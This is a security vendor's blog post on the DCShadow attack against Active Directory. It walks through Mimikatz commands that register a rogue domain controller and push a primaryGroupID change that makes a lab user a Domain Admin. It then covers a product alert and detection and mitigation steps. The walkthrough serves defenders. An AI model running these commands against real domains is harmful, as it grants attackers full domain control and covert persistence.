Detecting a Rogue Domain Controller – DCShadow Attack

sentinelone.com/blog/detecting-a-rogue-domain-controller-dcshadow-attack/

August 15, 2022

In our earlier Protecting Against Active Directory DCSync Attacks blog post, we have seen how attackers can replicate permissions and completely control Active Directory (AD) infrastructure using DCSync attacks. Another devastating technique that attackers explore against AD is the DCShadow attack. It is a method of manipulating AD data, including objects and schemas, by registering (or reusing an inactive registration) and simulating the behavior of a legitimate Domain Controller (DC).

A DCShadow attack allows an attacker with domain or enterprise admin privileges to create rogue DC in the networks. Once registered, a rogue DC is used to inject domain objects (such as accounts, access control lists, schemas, credentials, or access keys) and replicate changes into AD infrastructure.

How Does a DCShadow Attack Work?

DCShadow attack shares similarities with the DCSync attack, which is already present in the lsadump module of an open-source tool Mimikatz. A post-exploitation attack requires domain admin or enterprise admin privileges on an endpoint. The following attack flow was demonstrated with detailed steps at the Bluehat IL 2018 conference by Vincent LE TOUX and Benjamin Delpy.

1. Registering the DC by creating two objects in the CN=Configuration partition and altering the SPN of the computer used.
2. Pushing the data, triggered using `DrsReplicaAdd`, Kerberos Credentials Collector (KCC), or other internal AD events.
3. Removing the object previously created to demote the DC.

Attackers can perform a DCShadow attack by installing Mimikatz on a compromised Windows endpoint and starting the `mimidrv` service. To play the role of fake Domain Controller, an attacker can execute the following commands to register and start a service with appropriate privileges.


```
!+
!processtoken
token::whoami
```

Let us take one scenario and see how an attacker attempts a persistence attack by modifying the *primaryGroupID* attribute. An attacker can run the `lsadump::dcshadow` command to modify the value of *primaryGroupID* to **512**.

The following command can make domain standard users be a member of the domain admin group.

```
lsadump::dcshadow /object:POC User5 /attribute:primaryGroupID /value:512
```

First, let us verify the primary group ID value before pushing AD data. As shown in the image below, we can use the `net group` command to verify and confirm that the user `POC User5` is not part of the Admin group.



Attribute	Value
physicalDeliveryOffic...	<not set>
possibleInferiors	<not set>
postalAddress	<not set>
postalCode	<not set>
postOfficeBox	<not set>
preferredDeliveryMet...	<not set>
preferredLanguage	<not set>
preferredOU	<not set>
primaryGroupID	513 = (GROUP_RID_USERS)
primaryInternationalIS...	<not set>
primaryTelexNumber	<not set>
profilePath	<not set>


```
C:\WINDOWS\system32>net group "Domain Admins" /domain
The request will be processed at a domain controller for domain
poc.acmelabs.local.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator
The command completed successfully.
```

We will replicate the changes from the rogue domain controller to the legitimate one by executing the following command.

```
lsadump::dcshadow /push
```

Let us verify again `net group` command output. As you can see, the same user `POC User5` will be part of the Domain Administrator group.

```
net group "Domain Admins" /domain
```



Attribute	Value
physicalDeliveryOffic...	<not set>
possibleInferiors	<not set>
postalAddress	<not set>
postalCode	<not set>
postOfficeBox	<not set>
preferredDeliveryMet...	<not set>
preferredLanguage	<not set>
preferredOU	<not set>
primaryGroupID	512 = (GROUP_RID_ADMINS)
primaryInternationalIS...	<not set>
primaryTelexNumber	<not set>
profilePath	<not set>


```
C:\WINDOWS\system32>net group "Domain Admins" /domain
The request will be processed at a domain controller for domain
poc.acmelabs.local.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            POC User5
The command completed successfully.
```

It is just as simple as shown above. Once an endpoint is a member of a domain administrator or privileged group, it gets higher privileges in the domain and can compromise the entire domain.

TrickBot is an example of a modular malware that used Mimikatz's lsadump module to collect valuable information and carry out attacks, such as DCSync, DCShadow, and the Kerberos Golden Ticket compromise.

Detecting a DCShadow Attack

The DCShadow technique can avoid detections and bypass SIEM logging mechanisms since changes from a rogue DC are not captured. The technique changes or deletes replication and other associated metadata to obstruct forensic analysis. The SentinelOne Singularity™ Identity solution detects DCShadow attacks targeting AD and identifies suspicious user behaviors. The solution also triggers high-fidelity alerts and reports on rogue Domain Controllers that can pose a serious risk to the organization's domain information.



● High ● Access 17:09:31 05-05-2022 [redacted] ([redacted] al) ACTIVE DIRECTORY **DCShadow Attack Detected** (Multiple AD Queries seen, Attacker UserName=[redacted], Attacker IP=[redacted])

Severity:	High	Service:	ACTIVE DIRECTORY	Interface:	-
Attack Phase:	Access	Target:	-	Device:	[redacted]
Timestamp:	17:09:31 05-05-2022	Target IP:		Attacker Usernames:	[redacted]
Attacker:	[redacted])	Target OS:	-	Attacker MAC Address:	[redacted]
Attacker Hostname:	[redacted]				
Description:	**DCShadow Attack Detected** (Multiple AD Queries seen, Attacker UserName=[redacted], Attacker IP=[redacted])				
MITRE ATT&CK:	Rogue Domain Controller - T1207 (Defense Evasion)				

Mitigation Strategies

Security administrators can examine what real or rogue DC is as a mitigation strategy. Delete the computer object that is not a genuine Domain Controller. It is also important to verify the presence of computer objects in the Domain Controller OU and nTDSDSA objects in the configuration partition of the AD.

The following investigation steps can also help security administrators to mitigate DCShadow attacks.

- Capture network traffic and analyze the packets associated with data replication (such as calls to `DrsAddEntry` , `DrsReplicaAdd` , and especially `GetNCChanges`) between DCs as well as to/from non-DC hosts.
- Investigate Directory Service Replication (DRS) events 4928 and 4929 using Event Viewer on the DC. Observe Destination DRA and Source DRA distinguished name (DN) and validate the legitimate DN from Active Directory Users and Computers. Find out any unauthorized DRA replication between domain controllers.
- Monitor for Mimikatz command usage, for example, `lsadump::dcshadow` .
- Monitor for SPN scanning tools usage. For example, the simple command `setspn -Q HTTP/*` allows an attacker to find HTTP SPNs.

- Investigate the usage of Kerberos Service Principal Names (SPNs). Two types of SPNs can clearly indicate DCShadow attack. A SPN is beginning with “GC/” is associated with services by computers not present in the DC organizational unit (OU) and a SPN associated with the Directory Replication Service (DRS) Remote Protocol interface (GUID E3514235–4B06–11D1-AB04–00C04FC2DCD2).

Conclusion

Attackers can utilize the DCShadow technique and perform more advanced attacks to establish backdoors for persistence. The organization must implement continuous monitoring solutions, regularly review system activities such as monitoring AD object creation/replication and alert the security team to take necessary mitigations.

For more information, please visit Singularity™ Identity.